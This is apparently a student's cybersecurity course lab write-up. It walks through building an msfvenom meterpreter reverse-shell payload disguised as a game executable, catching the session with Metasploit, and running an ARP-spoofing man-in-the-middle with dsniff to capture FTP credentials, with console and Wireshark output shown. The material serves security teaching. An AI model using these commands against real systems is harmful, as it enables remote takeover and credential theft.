

CyberSecurity Essentials Batch-1 |

Day-6 Assignment

Question-1:-

1. Create a payload for windows

Open GitforWindows

Cmd:

```
$ ssh <KaliLinux-Username>@<Ip-of-KaliLinux>
```

```
$ sudo su -
```

```
# apt install apache2
```


```
# cd /var/www/html
```

```
# mkdir pubglite
```


```
# cd pubglite
```

```
# msfvenom -p windows/meterpreter/reverse_tcp --platform  
windows-a x86 -e x86/shiksta_ga_nai -b "\x00"  
LHOST=<IP-of-KaliLinux> -f exe > /var/www/html/pubglite/Game.exe
```

```
# systemctl start apache2
```



2. Transfer the payload to the victim's machine.



3. Exploit the victim's machine.

Cmd:

```
# msfconsole
```

```
> use multi/handler
```

```
exp() > set payload windows/meterpreter/reverse_tcp
```

```
exp() > show options
```

```
exp() > exploit -j -z
```

```
exp() > sessions
```

```
exp() > sessions -i 1
```


4. Getting information of victim's machine.

Cmd:

> sysinfo

```
bpg@kali-pc-001: ~
LPORT 4444 yes The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.80.111:4444
msf5 exploit(multi/handler) > sessions

Active sessions
=====
No active sessions.

msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.80.141
[*] Meterpreter session 1 opened (192.168.80.111:4444 -> 192.168.80.141:49783) at 2020-09-01 01:14:18 -0700

msf5 exploit(multi/handler) > sessions



Active sessions
=====
  Id  Name  Type           Information                                     Connection
  --  --
  1   meterpreter x86/windows WIN-2POT021FDJH\Administrator @ WIN-2POT021FDJH 192.168.80.111:4444 -> 192.168.80.141:49783 (192.168.80.141)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-2POT021FDJH
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > screenshot
Screenshot saved to: /root/.krnDxXou.jpeg
meterpreter > |
```

Question-2:-


1. Create an FTP Server.



2. Access FTP server from ubuntu command prompt.

Cmd: 1. ftp <ip-address>

2. Enter Username and Password



```
bee-box v1.6 - VMware Workstation 15 Player
Player
Applications Places System
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box:~$ ftp 192.168.80.144
Connected to 192.168.80.144.
220 Microsoft FTP Service
Name (192.168.80.144:bee): user1
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bye
221 Goodbye.
bee@bee-box:~$
```


3. Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Cmd:


1. sudo su -
2. nmap -Pn -sS -F 192.168.80.*
3. apt install dsniff
4. echo 1 > /proc/sys/net/ipv4/ip_forward
5. sysctl -w net.ipv4.ip_forward=1

The image shows a Kali Linux virtual machine interface. At the top, the title bar reads "Kali-VM - VMware Workstation 15 Player". Below this is a terminal window with a dark background and white text. The terminal shows a user named "bpg" at a prompt "bpg@kali-pc-001: ~". They run the command "sudo su -", which prompts for a password. After logging in as root, they run "apt install dsniff", which shows that dsniff is already installed. Then, they run "echo 1 > /proc/sys/net/ipv4/ip_forward" and "sysctl -w net.ipv4.ip_forward=1" to enable IP forwarding. Finally, they run "arpspoof -i eth0 -t 192.168.80.144 -r 192.168.80.145", which triggers a series of ARP replies from 192.168.80.144 to 192.168.80.145. The bottom of the screen shows the Windows taskbar with various application icons and the system clock indicating 09:01 PM on 01-09-2020.

Cmd: 1. sudo su -
2. dsniff -i eth0



Wireshark:- ARP_Spoofing:



Output:-

Kali-VM - VMware Workstation 15 Player

Player ▾ | [Icons] | bpg@kali-pc-001: ~ | bpg@kali-pc-001: ~ | *eth0 | 12:08 AM | [Icons]

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

[Icons]

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
98	43.240028396	192.168.80.145	192.168.80.144	TCP	66	[TCP Dup ACK 97#1] 43732 → 21 [ACK] Seq=1 Ack=28 Win=5856 Len=0 TSval=155106 TSecr=1122348
119	52.810088295	192.168.80.145	192.168.80.144	FTP	78	Request: USER user1
120	52.810174696	192.168.80.111	192.168.80.145	ICMP	106	Redirect (Redirect for host)
121	52.810289862	192.168.80.145	192.168.80.144	TCP	78	[TCP Retransmission] 43732 → 21 [PSH, ACK] Seq=1 Ack=28 Win=5856 Len=12 TSval=157500 TSecr=1122348
122	52.812649838	192.168.80.144	192.168.80.145	FTP	89	Response: 331 Password required
123	52.812698492	192.168.80.111	192.168.80.144	ICMP	117	Redirect (Redirect for host)
124	52.812801782	192.168.80.144	192.168.80.145	TCP	89	[TCP Retransmission] 21 → 43732 [PSH, ACK] Seq=28 Ack=13 Win=66560 Len=23 TSval=1131923 TSecr=157500
125	52.813412225	192.168.80.145	192.168.80.144	TCP	66	43732 → 21 [ACK] Seq=13 Ack=51 Win=5856 Len=0 TSval=157501 TSecr=1131923
126	52.813434476	192.168.80.145	192.168.80.144	TCP	66	[TCP Dup ACK 125#1] 43732 → 21 [ACK] Seq=13 Ack=51 Win=5856 Len=0 TSval=157501 TSecr=1131923
139	61.710161068	192.168.80.145	192.168.80.144	FTP	86	Request: PASS 123456789@asv
140	61.710243145	192.168.80.111	192.168.80.145	ICMP	114	Redirect (Redirect for host)
141	61.710342270	192.168.80.145	192.168.80.144	TCP	86	[TCP Retransmission] 43732 → 21 [PSH, ACK] Seq=13 Ack=51 Win=5856 Len=20 TSval=159727 TSecr=1131923
142	61.726716179	192.168.80.144	192.168.80.145	FTP	87	Response: 230 User logged in.

Frame 121: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0

Ethernet II, Src: VMware 0f:04:25 (00:0c:29:0f:04:25), Dst: VMware f8:56:54 (00:0c:29:f9:56:54)

Internet Protocol Version 4, Src: 192.168.80.145, Dst: 192.168.80.144

Transmission Control Protocol, Src Port: 43732, Dst Port: 21, Seq: 1, Ack: 28, Len: 12

0000 00 0c 29 f9 56 54 00 0c 29 0f 04 25 08 00 45 10 ...VT...)-%..E-
0010 00 40 30 a9 40 00 3f 06 e8 8c c0 a8 50 01 c0 a8 ..@ @ ? ..P...
0020 50 00 aa d4 00 15 dd ad 6d 48 c6 86 dc e6 80 18 P.....mH.....
0030 00 b7 84 fb 00 00 01 01 08 0a 00 02 67 3c 00 11g<...
0040 20 2c 55 53 45 52 20 75 73 65 72 31 0d 0a ,USER u ser1..

wireshark_eth0_20200902000634_bvW8QL.pcapng | Packets: 235 · Displayed: 34 (14.5%) | Profile: Default

Type here to search | [Icons] | 12:38 PM 02-09-2020